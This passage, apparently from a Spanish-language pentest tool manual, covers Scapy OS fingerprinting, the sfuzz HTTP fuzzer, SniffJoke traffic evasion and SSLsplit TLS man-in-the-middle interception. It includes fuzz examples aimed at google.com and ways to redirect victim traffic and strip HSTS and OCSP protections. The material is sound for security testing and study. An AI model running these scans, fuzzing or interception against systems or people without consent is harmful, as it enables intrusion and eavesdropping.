Wireshark se iniciará en segundo plano y mostrará sus paquetes. La función wireshark() genera un archivo pcap temporal que contiene sus paquetes, inicia Wireshark en segundo plano y hace que al arrancar lea el archivo. Recordar que Wireshark funciona con paquetes de nivel 2. Así que se tiene que agregar un encabezado Ether() a nuestros paquetes ICMP. Pasando solo paquetes IP (capa 3) a Wireshark dará resultados extraños.

Se puede decir a Scapy donde encontrar el ejecutable de Wireshark cambiando la configuración conf.prog.wireshark.

73.7.6. OS Fingerprinting

ISN
Scapy se puede usar para analizar incrementos de ISN (Initial Sequence Number) para descubrir posiblemente sistemas vulnerables. Primero recopilar las respuestas de destino enviando una serie de sondas SYN en un bucle:

```
>>> ans, unans = srloop(IP(dst="192.168.1.1")/TCP(dport=80,flags="S"))
```

Una vez se obtiene un número razonable de respuestas, se puede comenzar a analizar los datos recopilados con algo como esto:

```
>>> temp = 0
>>> for s, r in ans:
… temp = r[TCP].seq - temp
… print("%d \t + %d " % (r[TCP].seq, temp))
...
4278709328 +4275758673
4279655607 +3896934
4280642461 +4276745527
4281648240 +4902713
4282645099 +4277742386
4283643696 +5901310
```

nmap_fp
Las huellas digitales de nmap son compatible con Scapy. En Scapy v2, primero se debe cargar un módulo de extensión:

```
>>> load_module("nmap")
```

Si se tiene instalado nmap, se puede usar su base de datos activa de fingerprinting con Scapy. Asegurarse de que la versión 1 de la base de datos de firmas se encuentre en la ruta especificada por:

```
>>> conf.nmap_base
```

Luego se puede usar la función nmap_fp() que implementa las mismas sondas que en el motor de detección del sistema operativo de nmap:

```
>>> nmap_fp("192.168.1.1",oport=443,cport=1)
Begin emission:
.****..**Finished to send 8 packets.
*.............................................
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch',
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```

p0f

Si se tiene instalado el programa p0f en su sistema, puede usarlo para adivinar el nombre y la versión del sistema operativo directamente desde Scapy, usando solo la base de datos SYN. Primero asegurarse de que la base de datos p0f exista en la ruta especificada por:

```
>>> conf.p0f_base
```

Por ejemplo, para adivinar el sistema operativo de un solo paquete capturado:

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
-> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```

74. sfuzz

sfuzz es un fuzzer simple que tiene 2 modos de operación de red, un modo de salida para desarrollar scripts de fuzzing de línea de comandos, así como también para tomar fuzzing de cadenas de literales y construir cadenas a partir de secuencias. sfuzz está construido para satisfacer la necesidad de una rápida utilidad de prueba de caja negra configurable que no requiere un conocimiento íntimo del funcionamiento interior de C o requieren equipos de software especializados. El objetivo es simplemente proporcionar una interfaz simple, entradas/salidas claras y reutilización.

Características

- lenguaje de script simple para crear casos de prueba
- soporte para cadenas repetitivas así como cadenas fijas
- variables dentro de casos de prueba, por ejemplo, cadenas para ser reemplazadas por diferentes cadenas
- transporte de carga útil TCP y UDP
- soporte de sustitución binaria
- soporte de plugins
- inclusión de contenido de paquete anterior

Uso: sfuzz

Opciones de salida

-O	Funcionar en modo de salida
-T	Funcionar en modo TCP
-U	Funcionar en modo UDP

Opciones de registro:

-L filename	Archivo de registro de salida
-n	Crear un nuevo archivo de registro después de cada fuzz
-X	Imprime la salida en hexadecimal

Host de red

-e	Terminar las pruebas en caso de fallo.
-S host	Especificar el servidor remoto
-p port	Especificar el puerto del servidor
-t timeout	Tiempo de espera para leer el socket.

Varios

-h	Pantalla de ayuda
-f	Fichero de configuración
-V	Información de la versión
-v	Modo verbose
-q	Modo de salida silenciosa generalmente para la CLI fuzzing

-b number	Comenzar el fuzzing en la prueba especificada.
-R	Abstenerse de cerrar las conexiones
-r	Recortar la nueva línea de tailing
-D	Definir un símbolo y valor (X = y).
-l	Solo realizar fuzzing literal
-s	Solo realizar secuencia de fuzzing.

El fichero de configuración es /usr/share/sfuzz-db/basic.http y sus palabras clave para desarrollarlo son:

Palabra clave	Significado
#	Cuando se usa al comienzo de una línea, denota un comentario
//	Cuando se usa al comienzo de una línea, denota un comentario
;	Cuando se usa al comienzo de una línea, denota un comentario
literal	Se usa para asignar una cadena que debe insertarse en un caso de prueba fuzzing "literalmente". ej .: literal = abcd
sequence	Se usa para asignar una cadena que debe rellenarse secuencialmente en un caso de prueba fuzzing. Ej: secuencia = A
seqstep	Se usa para establecer un incremento de paso para secuencias fuzz. ej: seqstep = 1 con un maxseqlen = 30 crearía cadenas de fuzz de tamaño 1 - 30 para cada secuencia.
lineterm	Reemplaza el carácter de final de línea con el texto especificado ej: # lo siguiente hace que cada caso de prueba termine con \r\n!CRLF=0d 0a lineterm = CRLF
repol	Se usa para indicar que política usar al sustituir datos de paquetes anteriores. Los valores válidos son siempre y una vez. Siempre indica que la cadena de sustitución debe actualizarse con los datos del paquete después de cada paquete. Una vez indica que la cadena de sustitución solo debe actualizarse después de la primera vez que se recupera.
reqwait	Establecer el tiempo de espera entre solicitudes en milisegundos
maxseqlen	Establecer el tamaño máximo que puede llenar una secuencia
include	Incluye un archivo de configuración secundario, que debe terminarse con una línea endcfg. Usar caminos absolutos.
endcfg	Termina el bloque de configuración. Todos los bloques siguientes se interpretarán como partes de solicitudes fuzzing. Por lo tanto no se permiten comentarios en los bloques de prueba. Probablemente sea una buena idea completar comentarios al principio que describan todas las pruebas que se ejecutarán.
--	Se usa para denotar el "final" de un bloque de texto que representa una prueba.
c-	Se usa para denotar el "final" de un bloque de texto que representa una prueba. indica que el sistema debe mantener viva la conexión existente.

FUZZ	Usado en bloques de prueba para insertar una cadena difusa. La prueba se ejecutará para cada posible cadena de fuzz que se pueda insertar. Esto significa que para cada literal y secuencia, obtendrá una copia de la prueba con todas las instancias de FUZZ reemplazadas.
%FUZZ	Se utiliza en bloques de prueba para insertar la longitud de la cadena de fuzz en forma ascii. IE: si la longitud del fuzz es 4, el sistema insertará el carácter ascii "4".
%%FUZZ	Como el anterior excepto que inserta la longitud binaria. Actualmente esto se hace como un valor de 4 octetos (o sizeof (size_t) en su plataforma)
X=[off:len:def]	Indica una variable cuyo contenido deriva de los datos de los paquetes anteriores. off es el desplazamiento en el paquete anterior, len es la longitud de los datos y def es un valor predeterminado, generalmente para el primer paquete.
$X=y	Se usa para crear un símbolo, con el nombre X y el valor y. Esto reemplazará cada ocurrencia de X en la carga útil fuzzing con y además todas las instancias de %X se convertirían en strlen(y) ej: FUZZ X se convertiría en FUZZ y, y FUZZ% X se convertiría en FUZZ 1, ya que y es 1 carácter.
$X[N]=y	Se utiliza para crear una matriz o bloque de símbolos. N representa un índice en la matriz. Este reemplazo ocurre antes del reemplazo de FUZZ y causará el reemplazo N veces para cada matriz.
!X=deadbeef	Se usa para crear un símbolo de sustitución binaria. La primera aparición de X dentro de la carga útil fuzz se convertirá en los octetos binarios definidos por deadbeef. Formatos válidos para especificar datos binarios: !X = de ad 0xbe Efca \ xfe BADCab
!X[N]=deadbeef	Se usa para crear una matriz (o bloque) de símbolos binarios. N representa un índice en la matriz.
++X	Indicador especial para símbolos binarios que intentará incrementar el valor inicial después de cada caso fuzz.
-"reserved words"	Las siguientes palabras clave de caso fuzz se consideran casos especiales y no pueden usarse como símbolos o se producirá un comportamiento indefinido: __SEQUENCE_NUM_ASCII__ - Esta palabra clave solo se aplica a las secuencias y se incrementará después de cada adición de secuencia donde se reemplaza. Ej: si tiene un secuencia definida como AAA__SEQUENCE_NUM_ASCII__ y una longitud máxima de secuencia de 100, obtendrá AAA0001AAA0002AAA0003 ... etc.

El fichero de configuración basic.http contiene

```
# HTTP fuzzing
#change to the remote host.
#$hostname=host.com
# HINT: you can set these from the command line (-D hostname=host.com) rather
#       than modifying this file.
```

```
#sequences - sequences are expanded to fill maxseqlen in the buffer.
#Future versions will allow for special formatting options.
sequence=%n
sequence=%f
sequence=%%n
#literals - literals are taken as-is.
#as with sequences, future versions will allow for special formatting options.
literal=AREALLYBADSTRING
literal=oaiwrlkjgaoiul;234987 103984a;lk-814 1
include basic-fuzz-strings.list
include http-etc-enumeration.list
#This is the amount of time to wait between network requests. It has no bearing
#on 'output' mode, since that wouldn't make much sense. Time is in MILLIseconds
reqwait=200
#Max size of a subchar sequence to transmit
maxseqlen=10024
#End of the configuration.
#test 1- verification
#test 2- fuzz the request
#test 3- fuzz the HTTP line
#test 4- fuzz the numeric
#test 5- fuzz the request again (no slash)
#test 6- fuzz the HEAD method
#test 7- fuzz the HEAD method again (no slash)
#test 8- fuzz the POST method
#test 9- fuzz the POST method again (no slash)
#test 10 - 19
#     repeat of 1 - 9 using http/1.1 and hostname field, as well as a fuzz of
#     hostname field
endcfg
GET / HTTP/1.0
--
GET /FUZZ HTTP/1.0
--
GET / FUZZ/1.0
--
GET / HTTP/FUZZ.0
--
GET FUZZ HTTP/1.0
--
HEAD FUZZ HTTP/1.0
--
HEAD /FUZZ HTTP/1.0
--
POST FUZZ HTTP/1.0
--
POST /FUZZ HTTP/1.0
--
GET / HTTP/1.1
Host: hostname
```

--
GET / HTTP/1.1
Host: FUZZ
--
GET /FUZZ HTTP/1.1
Host: hostname
--
GET / FUZZ/1.1
Host: hostname
--
GET / HTTP/FUZZ.0
--
GET FUZZ HTTP/1.1
Host: hostname
--
HEAD FUZZ HTTP/1.1
Host: hostname
--
HEAD /FUZZ HTTP/1.1
Host: hostname
--
POST FUZZ HTTP/1.1
Host: hostname
--
POST /FUZZ HTTP/1.1
Host: hostname
--

Ejemplo 1
sfuzz -TO -f sfuzz-db/basic.http -S google.com -p 80

Ejemplo 2
Crear un fichero de texto plano vuln.cfg de contenido

sequence=A
maxseqlen=50
endcfg
FUZZ
- -

y ejecutar sfuzz -TO -S 127.0.0.1 -p 10001

Ejemplo 3
Modificar el fichero de configuración con los contenidos siguientes

some literals to fuzz around with
literal=abcdefg
literal=hijklmn
literal=opqrstu
literal=vwxyz01

```
literal=2345678
literal=9.,/-()
# some sequences - these get expanded
sequence=%n
sequence=%%n
sequence=a
sequence=A
sequence=abacabb
sequence=12345678987654321
#how big to expand sequences
maxseqlen=1024
#this is going to be a simple fuzz, so just put the word FUZZ as a test
#after endcfg, then follow that with -- and a newline
endcfg
```

Se guarda como /tmp/myfirst.cfg y a continuación se ejecuta como
sfuzz -O -f /tmp/myfirst.cfg

Modificar a línea donde tiene 'FUZZ' a [FUZZ}. Guardarlo y volver a ejecutar. Ver la diferencia.

Ejemplo
sfuzz -S google.com -p 10443 -T -f /usr/share/sfuzz/sfuzz-sample/basic.http

75. SniffJoke

SniffJoke es una aplicación para Linux que maneja de forma transparente la conexión TCP, retrasa, modifica e inyecta paquetes falsos dentro de su transmisión, hace que sea casi imposible leerlos correctamente mediante una tecnología de escuchas telefónicas pasivas.

sniffjoke – Codificador de conexión TCP transparente
Uso: sniffjoke [opciones]... :
Opciones

--location <name>	Especificar el entorno de red. Predeterminado: generic
--dir <name>	Especificar el directorio base donde reside la ubicación. Predeterminado: /usr/local/var/sniffjoke/
--user <username>	Bajar el privilegio al usuario especificado. Predeterminado: nobody
--group <groupname>	Privilegio de degradación al grupo especificado. Predeterminado: nogroup
--no-tcp	Deshabilitar la manipulación de TCP. Por defecto: tcp mangled
--no-udp	Deshabilitar la manipulación de UDP. Por defecto: udp mangled
--whitelist	Inyectar paquetes de evasión solo en las direcciones IP especificadas
--blacklist	Inyectar el paquete de evasión en todas las sesiones excluyendo la dirección IP de la lista negra
--start	Si está presente, la evasión se activa inmediatamente. Por defecto: not present
--chain	Habilita el pirateo encadenado, los efectos potentes y entrópicos. Por defecto: disabled
--debug <level 0-5>	Establecer nivel de verbosidad. Predeterminado: 2 Valor 0: suprimir registro, 1: común, 2: detallado, 3: depurar, 4: sesión 5: paquetes
--foreground	Ejecutando en primer plano. Por defecto: background
--admin <ip>[:port]	Especificar la dirección IP de administración. Por defecto: 127.0.0.1:8844
--force	Forzar el reinicio
--gw-mac-addr	Especificar la dirección MAC de la puerta de enlace predeterminada. Por defecto: se detecta automáticamente
--version	Mostrar la versión
--help	Mostrar la ayuda

sniffjokectl – Controlador para SniffJoke
Uso: sniffjokectl [opciones]... [comandos]…

Opciones

--address <ip>[:port]	Especificar la dirección IP de administración. Por defecto: 127.0.0.1:8844
--version	Mostrar versión sniffjoke
--timeout	Establecer el tiempo de espera de milisegundos al ponerse en contacto con el servicio de SniffJoke. Predeterminado: 500
--help	Mostrar esta ayuda

Cuando está en ejecución, se pueden emplear los comandos siguientes:

start	Iniciar pirateo/inyección sniffjoke
stop	Pausar sniffjoke
quit	Salir de sniffjoke
saveconf	Archivo de configuración de volcado
stat	Obtener estadísticas sobre la configuración y la red de sniffjoke
info	Obtener estadísticas sobre las sesiones activas de sniffjoke
ttlmap	Mostrar el conteo de saltos asignados para el destino
showport	Mostrar la configuración de agresividad del puerto en ejecución
set start:end value	Establecer la resistencia de la inyección en el puerto seleccionado
Debug [0-5]	Cambiar el nivel de depuración del registro

sj-commit-results – Este script es parte del autotest de SniffJoke
uso: sj-commit-results <opciones>
Normalmente un usuario no tiene ninguna necesidad de usar este script
Opciones:

-l	Ubicación de destino para enviar de forma remota
-u	URL que se compromete

sj-iptcpopt-probe – Este script es parte del autotest de SniffJoke
uso: sj-iptcpopt-probe options

Este script es invocado por sniffjoke-autotest y prueba la posible combinación de opciones de encabezado IP/TCP para la ubicación de prueba.

Se requiere una prueba detallada porque diferentes ISP manejarán de manera diferente estas opciones, considerando un paquete aceptable o no por la política interna, la configuración del enrutador y la frecuencia de actualización a mano de este script debería aceptar estos argumentos:

Opciones:

-h	Mostrar la ayuda
-w	Directorio de trabajo (requerido)
-u	URL de prueba (requerido)

-n	Nombre de usuario para degradar los privilegios
-g	Grupo para rebajar los privilegios
-i	Servidor de formato IPv4 000.000.000.000 (requerido)

sniffjoke-autotest – Este script ejecuta plugins de prueba.
uso: sniffjoke-autotest opciones

Este script ejecuta los plugins de prueba en diferentes destinos del sistema operativo para determinar la selección de plugins y opciones que funcionan correctamente en la ubicación actual. Cada lugar de trabajo (oficina, hogar, freewifi) que se use, no se debe configurar como ubicación. Tener una ubicación correctamente configurada es la única manera de que SniffJoke funcione.

Opciones:

-h	Mostrar esta ayuda
-l	Nombre de la ubicación (requerido)
-n	Número de réplicas que se pasarán para el hackeo único. Predeterminado 1
-g	Especificar el grupo para privilegiar la degradación. Por defecto: nogroup
-u	Especificar el usuario para privilegiar la degradación. Por defecto: nobody

76. SSLsplit

SSLsplit es una herramienta para ataques MitM (man-in-the-middle) contra conexiones de red cifradas SSL/TLS. Está destinada a ser útil para trabajo forense, análisis de seguridad de aplicaciones y pruebas de penetración de red.

Las conexiones se interceptan de forma transparente a través de un motor de traducción de direcciones de red y se redirigen al SSLsplit. SSLsplit termina SSL/TLS e inicia una nueva conexión SSL/TLS a la dirección de destino original, mientras registra todos los datos transmitidos. SSLsplit está destinado a ser útil para pruebas forensics y de penetración de redes.

SSLsplit está diseñado para terminar las conexiones de forma transparente que son redirigidas a él utilizando un motor de traducción de direcciones de red. Además de la operación basada en NAT, SSLsplit también admite destinos estáticos y utilizando el nombre del servidor indicado por SNI como destinatario ascendente. SSLsplit es un proxy puramente transparente y no puede actuar como un proxy HTTP o SOCKS configurado en un navegador.

SSLsplit admite conexiones TCP simples, SSL simples, HTTP y HTTPS sobre IPv4y sobre IPv6. SSLsplit es totalmente compatible con Server Name Indication (SNI) y es capaz de trabajar con claves RSA, DSA y ECDSA y DHE y conjuntos de cifrado ECDHE. Dependiendo de la versión de OpenSSL, SSLsplit admite SSL 3.0, TLS 1.0, TLS 1.1 y TLS 1.2, y opcionalmente SSL 2.0.

Para conexiones SSL y HTTPS, SSLsplit genera y firma Certificados X509v3 falsificados sobre la marcha, imitando el sujeto DN original del servidor de certificados, la extensión de subjectAltName y otras características. SSLsplit tiene la capacidad de usar certificados existentes de los cuales la clave privada está disponible, en lugar de generar falsificaciones. SSLsplit admite certificados CN con prefijo NULL pero de lo contrario no implementa exploits contra vulnerabilidades específicas de verificación de certificados en pilas SSL/TLS.

SSLsplit implementa una serie de defensas contra mecanismos que normalmente evitaría los ataques MitM o los haría más difíciles. SSLsplit puede denegar solicitudes OCSP de manera genérica. Para las conexiones HTTP y HTTPS, SSLsplit elimina los encabezados de respuesta para HPKP para evitar la fijación de clave pública, para que HSTS permita al usuario aceptar certificados no confiables y protocolos alternativos para evitar el cambio a QUIC/SPDY. La compresión HTTP, las codificaciones y el keep-alive están deshabilitados para que los registros sean más legibles.

Como característica experimental, SSLsplit es compatible con STARTTLS y mecanismos similares, donde un protocolo comienza en una conexión TCP de texto plano y luego se actualiza a SSL/TLS a través de medios específicos del protocolo, como el comando STARTTLS en SMTP. SSLsplit admite la actualización genérica de las conexiones TCP a SSL.

SSLsplit no redirige automáticamente el tráfico de red. Para implementar realmente un ataque, también se debe redirigir el tráfico al sistema ejecutando SSLsplit. Sus opciones incluyen ejecutar SSLsplit en un enrutador legítimo, suplantación de ARP, suplantación de ND, envenenamiento de DNS, implementación de un punto de acceso no autorizado, recableado físico, reconfiguración de VLAN maliciosa o inyección de ruta, modificación de /etc/ hosts, etc.

Uso: sslsplit [opciones...] [proxyspecs…]

Opciones

-i	Para cada conexión, encontar el proceso local que posee la conexión. Esto hace que la información del proceso, como pid, propietario: grupo y ruta ejecutable para las conexiones que se originan en el mismo sistema cuando SSLsplit está disponible para el registro de conexión y habilita las respectivas directivas de especificación de ruta -F. -i está disponible en Mac OS X y FreeBSD; el soporte para otras plataformas no está implementado todavía.
-c pemfile	Utilizar el certificado de CA de pemfile para firmar certificados falsificados sobre la marcha. Si pemfile también contiene la clave privada de CA coincidente, también se carga, de lo contrario se debe proporcionar con -k. Si pemfile también contiene parámetros de grupo Diffie-Hellman, también se cargan, de lo contrario se pueden proporcionar con -g. Si también se especifica -t, SSLsplit solo falsificará un certificado si no hay un certificado coincidente en el directorio de certificados proporcionado.
-k pemfile	Utilizar la clave privada de CA de pemfile para firmar certificados falsificados sobre la marcha. Si pemfile también contiene el certificado CA correspondiente, también se carga, de lo contrario se debe proporcionar con -c. Si pemfile también contiene parámetros de grupo Diffie-Hellman, también son cargados, de lo contrario se pueden proporcionar con -g. Si también se especifica -t, SSLsplit solo falsificará un certificado si el certificado no coincide en el directorio de certificados proporcionado.
-C pemfile	Utilizar certificados de CA de pemfile como certificados adicionales en la cadena de certificados. Esto es necesario si la CA dada con -k y -c es una sub-CA, en cuyo caso cualquier certificado de CA intermedio y el certificado raíz de CA debe incluirse en la cadena de certificados.
-K pemfile	Usar la clave privada de pemfile para certificados de hoja falsificados sobre la marcha Si no se proporciona -K, SSLsplit generará una clave aleatoria RSA de 1024 bits
-t certdir	Utilizar la clave privada, el certificado y la cadena de certificados de los ficheros PEM en certdir para las conexiones a nombres de dispositivo que coinciden con los certificados respectivos, en lugar de usar certificados falsificados sobre la marcha. Un solo archivo PEM debe contener una única clave privada, un certificado único y opcionalmente los certificados CA intermedio y raíz a usar como cadena de certificados. Cuando se usa -t, SSLsplit primero intentará usar un certificado coincidente cargado desde certdir. Si también se especifica -c y -k, los certificados se forjarán sobre la marcha para sitios que no coincidan con ninguno de los nombres comunes en los certificados cargados desde certdir. De lo contrario, las conexiones coincidentes sin certificado se eliminarán o si se especifica -P, pasado sin dividir SSL/TLS.
-O	Denegar todas las solicitudes OCSP (Online Certificate Status Protocol) en todos los proxyspecs y para todos los servidores OCSP con una respuesta OCSP de tryLater, lo que hace que los clientes OCSP acepten temporalmente incluso los certificados revocados Las solicitudes HTTP se tratan como solicitudes OCSP si el método es GET y el URI contiene una

	estructura sintacticamente válida OCSPRequest ASN.1 analizable por OpenSSL o si el método es POST y el Content-Type es application/ocsp-request. Para que esto sea efectivo, SSLsplit debe estar manejando el tráfico destinado al puerto utilizado por el servidor OCSP. En particular, SSLsplit debe configurarse para recibir el tráfico a todos los puertos utilizados por los servidores OCSP de certificados dirigidos dentro de certdir especificado por -t.
-P	Conexiones SSL/TLS passthrough que no pueden dividirse en su lugar de dejarlas caer. Las conexiones no se pueden dividir si -c y -k no se proporcionan y el sitio no coincide con ningún certificado cargado usando -t, o si la conexión al servidor original da errores SSL / TLS. Específicamente esto sucede si el sitio solicita un certificado de cliente. En estas situaciones, passthrough con -P da como resultado un servicio ininterrumpido para el clientes, mientras tirarlo es la alternativa más segura si las conexiones no supervisadas no se pueden preservar. Actualmente el modo passthrough no se aplica a errores SSL/TLS en la conexión del cliente, ya que la conexión del cliente no puede ser reintentado fácilmente Específicamente -P no funciona actualmente para los clientes que no aceptan certificados falsificados.
-g pemfile	Utilizar los parámetros del grupo Diffie-Hellman de pemfile para los conjuntos de cifrado Diffie-Hellman Ephemereal (EDH / DHE). Si no se da -g, SSLsplit primero intenta cargar los parámetros DH de los archivos PEM establecidos con por -K, -k o -c. Si no se encuentran parámetros DH en los archivos de claves, los parámetros de grupo incorporados se utilizan automáticamente. La opción -g solo está disponible si SSLsplit se creó contra un versión de OpenSSL que admite conjuntos de cifrado Diffie-Hellman.
-G curve	Utilizar la curva nombrada para la curva elíptica para los conjuntos cifrados Ephemereal Diffie-Hellman (ECDHE). Si no se especifica -G, se usa automáticamente una curva predeterminada (prime256v1) . La opción -G está solo disponible si SSLsplit se creó con una versión de OpenSSL que admite conjuntos de cifrado Elliptic Curve Diffie-Hellman.
-Z	Deshabilitar la compresión SSL / TLS en todas las conexiones. Esto es útil si su factor limitante es la CPU, no el ancho de banda de la red. La opción -Z solo está disponible si SSLsplit se compiló contra una versión de OpenSSL que soporta la desactivación de la compresión.
-s ciphers	Utilizar la especificación de cifrado OpenSSL para las conexiones SSL/TLS servidor y cliente. Si no se especifica -s, se usa una lista cifrado de ALL: -aNULL. Normalmente, las implementaciones SSL/ TLS eligen las suites de cifrado más seguras, no las más rápidas. Especificando una lista de cifrado OpenSSL apropiada, el conjunto de suites de cifrado pueden limitarse a algoritmos rápidos o se pueden agregar suites de cifrado eNULL. Tener en cuenta que para que las conexiones sean exitosas, los conjuntos de cifrado SSLsplit deben incluir al menos un conjunto de cifrado compatible con el cliente y el servidor de cada conexión
-w gendir	Escribir las claves y certificados generados en archivos individuales en gendir. Para las claves, el identificador de clave se utiliza como nombre de

	archivo, que consiste en el hash SHA-1 de la cadena de bits ASN.1 de la clave pública, como hace referencia la extensión subjectKeyIdentifier en los certificados Para los certificados, las huellas digitales SHA-1 del certificado original y el usado (falsificado) se combinan para formar el nombre del archivo. Tener en cuenta que solo los certificados recién generados están escritos en el disco.
-W gendir	Igual que -w, pero también escribe certificados originales y certificados no generados recientemente, como los cargados desde -t.
-e engine	Utilizar el motor como motor NAT predeterminado para proxyspecs sin explicitar el motor NAT, la dirección de destino estática o el modo SNI. El motor puede ser cualquiera de los motores NAT admitidos por el sistema según lo devuelto por -E.
-E	Lista de todos los motores NAT compatibles disponibles en el sistema y salir.
-u	Descartar los privilegios después de abrir sockets y archivos configurando las IDs de usuario reales, efectivos y almacenados para el usuario y cargando los grupos apropiados primarios y auxiliares. Si no se da -u, SSLsplit eliminará los privilegios del UID almacenado si EUID! = UID o para nadie si se ejecuta con privilegios de root completo (EUID == UID == 0). Debido a un error de Apple, -u no puede ser usado con pf proxyspecs en Mac OS X.
-m	Al caer los privilegios usando -u, sobreescribe el grupo primario objetivo que se establecerá en grupo.
-j jaildir	Cambiar el directorio raíz a jaildir usando chroot (2) después de abrir los archivos Tener en cuenta que esto tiene implicaciones para las proxuspecs SNI. Dependiendo de su sistema operativo, necesitará copiar los archivos como /etc/resolv.conf a jaildir para que funcione la resolución de nombres. El uso de proxyspecs SNI depende de la resolución de nombres. Algunos sistemas operativos requieren nodos de dispositivo especial como /dev/null para estar presentes dentro de jail.
-p pidfile	Escribir la ID del proceso a pidfiley rechazar ejecutarlo si el pidfle ya se está usando en otro proceso.
-l logfile	Registrar las conexiones de registro al archivo de registro con el formato de una sola línea por conexión, incluidas las direcciones y los puertos, y algunos datos HTTP y SSL si está disponible. SIGUSR1 hará que el archivo de registro se vuelva a abrir.
-L logfile	Registrar el contenido de la conexión en el archivo de registro. El registro de contenido contendrá un formato de registro analizable con datos transmitidos, antepuesto con encabezados que identifican la conexión y la longitud de datos de cada segmento registrado SIGUSR1 hará que el archivo de registro se vuelva a abrir.
-S logdir	Registrar el contenido de la conexión para separar los archivos de registro en logdir. En cada conexión, se escribirá un archivo de registro que contendrá ambas direcciones de datos como se transmiten. La información sobre la conexión estará contenida solo en el nombre del archivo.

-d	Modo daemon: ejecuta en segundo plano. Registra los mensajes de error en syslog en vez del error estándar.
-D	Ejecutar en modo de depuración. Registra mucha información de depuración en el error estádar. Esto también fuerza el modo de primer plano y no se puede con -d.
-F logspec	Registrar el contenido de la conexión para separar los archivos de registro con la especificación de ruta establecida. Para cada conexión, se escribirá un archivo de registro que contendrá ambas direcciones de datos tal como se transmiten. La información sobre la conexión estará contenida solo en el nombre del archivo.
-r proto	Forzar la versión del protocolo SSL/TLS tanto en el lado del cliente como del servidor para el protocolo proto a seleccionar la respectiva versión del protocolo Force SSL/TLS tanto en el lado del cliente como del servidor al protocolo proto seleccionando el constructor del método OpenSSL respectivo en lugar del SSLv23_method () predeterminado que admite todas las versiones del protocolo. Esto es útil cuando se analiza el tráfico a un servidor que solo soporta una versión específica de SSL/TLS y no implementa la negociación de protocolo adecuada. Dependiendo de las opciones de compilación y la versión de OpenSSL que se utiliza, los valores siguientes para el protocolo proto que se aceptan son: ssl2, ssl3, tls10, tls11 y tls12. Tener en cuenta que el soporte SSL 2.0 no está integrado por defecto porque algunos servidores no manejan con gracia los mensajes de SSL 2.0 Client Hello.
-R proto	Deshabilitar el protocolo proto de SSL/TLS en el lado cliente y el lado del servidor deshabilitando los protocolos respectivos en OpenSSL. Para deshabilitar múltiples versiones del protocolo, -R se puede escribir múltiples veces. Si también se da -r, no habrá ningún efecto en deshabilitar las otras versiones de protocolo. Deshabilitar las versiones de protocolo es útil cuando se analiza el tráfico a un servidor que no maneja bien algunas versiones de protocolo o para probar el comportamiento con diferentes versiones de protocolo. Dependiendo de las opciones de compilación y la versión de OpenSSL que se utiliza, son aceptados los siguientes valores para proto: ssl2, ssl3, tls10, tls11 y tls12. Tener en cuenta que el soporte SSL 2.0 no está integrado de manera predeterminada porque algunos servidores no manejan los mensajes de saludo del SSL 2.0 Client Hello con gracia.
-V	Imprimir la información de la versión y salir.
-h	imprimir la información de ayuda y salir

Especificaciones del PROXY

Las especificaciones de proxy (proxyspecs) consisten en el tipo de conexión, la dirección de escucha y la dirección de reenvío estático o el mecanismo de resolución de direcciones (motor NAT, búsqueda DNS SNI):

https listenaddr port [nat-engine|fwdaddr port|sni port]
ssl listenaddr port [nat-engine|fwdaddr port|sni port]
http listenaddr port [nat-engine|fwdaddr port]

tcp   listenaddr port [nat-engine|fwdaddr port]
autossl listenaddr port [nat-engine|fwdaddr port]

https - Intercepción SSL/TLS con decodificación de protocolo HTTP, incluido la eliminación de los encabezados de respuesta HPKP, HSTS y Alternate Protocol.

ssl - Intercepción SSL/TLS sin ninguna decodificación de protocolo de nivel inferior; el contenido descifrado de la conexión se trata como un flujo opaco de octetos y no modificado.

http - Conexión plana TCP sin SSL/TLS, con decodificación de protocolo HTTP incluida la eliminación de de los encabezados de respuesta HPKP, HSTS y Alternate Protocol.

tcp - Conexión plana TCP sin SSL/TLS y sin ninguna decodificación de protocolo de nivel más bajo; el contenido de conexión descifrado es tratado como flujo opaco de octetos y no modificado.

autossl - Conexión plan TCP hasta que aparezca un mensaje Client Hello SSL/TLS que aparece en el flujo de octetos, luego la actualización automática a la interceptación SSL/TLS. Esto es genérico, el soporte STARTTLS independiente del protocolo, que puede desencadenar erróneamente en las secuencias de octetos que parecen mensajes Client Hello aunque no haya un comando STARTTLS emitido. Esta es una característica experimental y puede que en su estado actual pierda algunos mensajes Client Hello dependiendo de las circunstancias.

listenaddr port - Dirección IPv4 o IPv6 y nombre del puerto o servicio a escuchar. Esta es la dirección y el puerto donde el motor NAT debería redirigir las conexiones.

nat engine – El motor NAT para consultar para determinar la dirección destino original y el puerto de conexiones redirigidas de forma transparente. Si no se proporciona ningún motor, se utiliza el motor predeterminado, a menos que se anule con la opción -e. Cuando se utiliza un motor NAT, SSLsplit necesita ejecutarse en el mismo sistema que las reglas NAT que redirigen el tráfico a SSLsplit.

fwdaddr port - Dirección de destino estática, IPv4 o IPv6, con puerto o nombre de servicio. Cuando se usa esto, las conexiones se reenvían a la dirección del servidor y puerto dados. Si fwdaddr es un nombre de dispositvo, se resolverá a una dirección IP.

sni port - Utilizar el nombre de dispositivo SNI (Server Name Indication) enviado por el cliente en el mensaje Client Hello SSL/TLS para determinar la dirección IP del servidor al que conectarse. Esto solo funciona para los proxyspecs SSL y HTTPS y necesita un puerto o nombre de servicio como argumento. Debido a que esto requiere búsquedas de DNS, es preferible usar búsquedas del motor NAT, excepto cuando esto no sea posible, como cuando no hay un motor NAT compatible o cuando ejecutando SSLsplit en un sistema diferente al de las reglas de NAT redirecciona las conexiones reales. Tener en cuenta que cuando se usa -j con SNI, es posible que se tenga que preparar jaildir para hacer un trabajo de resolución de nombre desde dentro del directorio chroot.

Motores NAT
SSLsplit actualmente admite los siguientes motores NAT:
1. pf
OpenBSD filtro de paquetes (pf) rdr/rdr-to NAT redirige, también disponible en FreeBSD, NetBSD y Mac OS X. Totalmente compatible, incluyendo IPv6. Tener en cuenta que SSLsplit necesita permiso para abrir /dev/pf para leer, que por defecto significa que necesita ejecutar bajo privilegios

de root. Suponiendo la interfaz entrante em0, primero en la vieja (FreeBSD, Mac OS X), luego en la nueva (OpenBSD 4.7+) sintaxis:
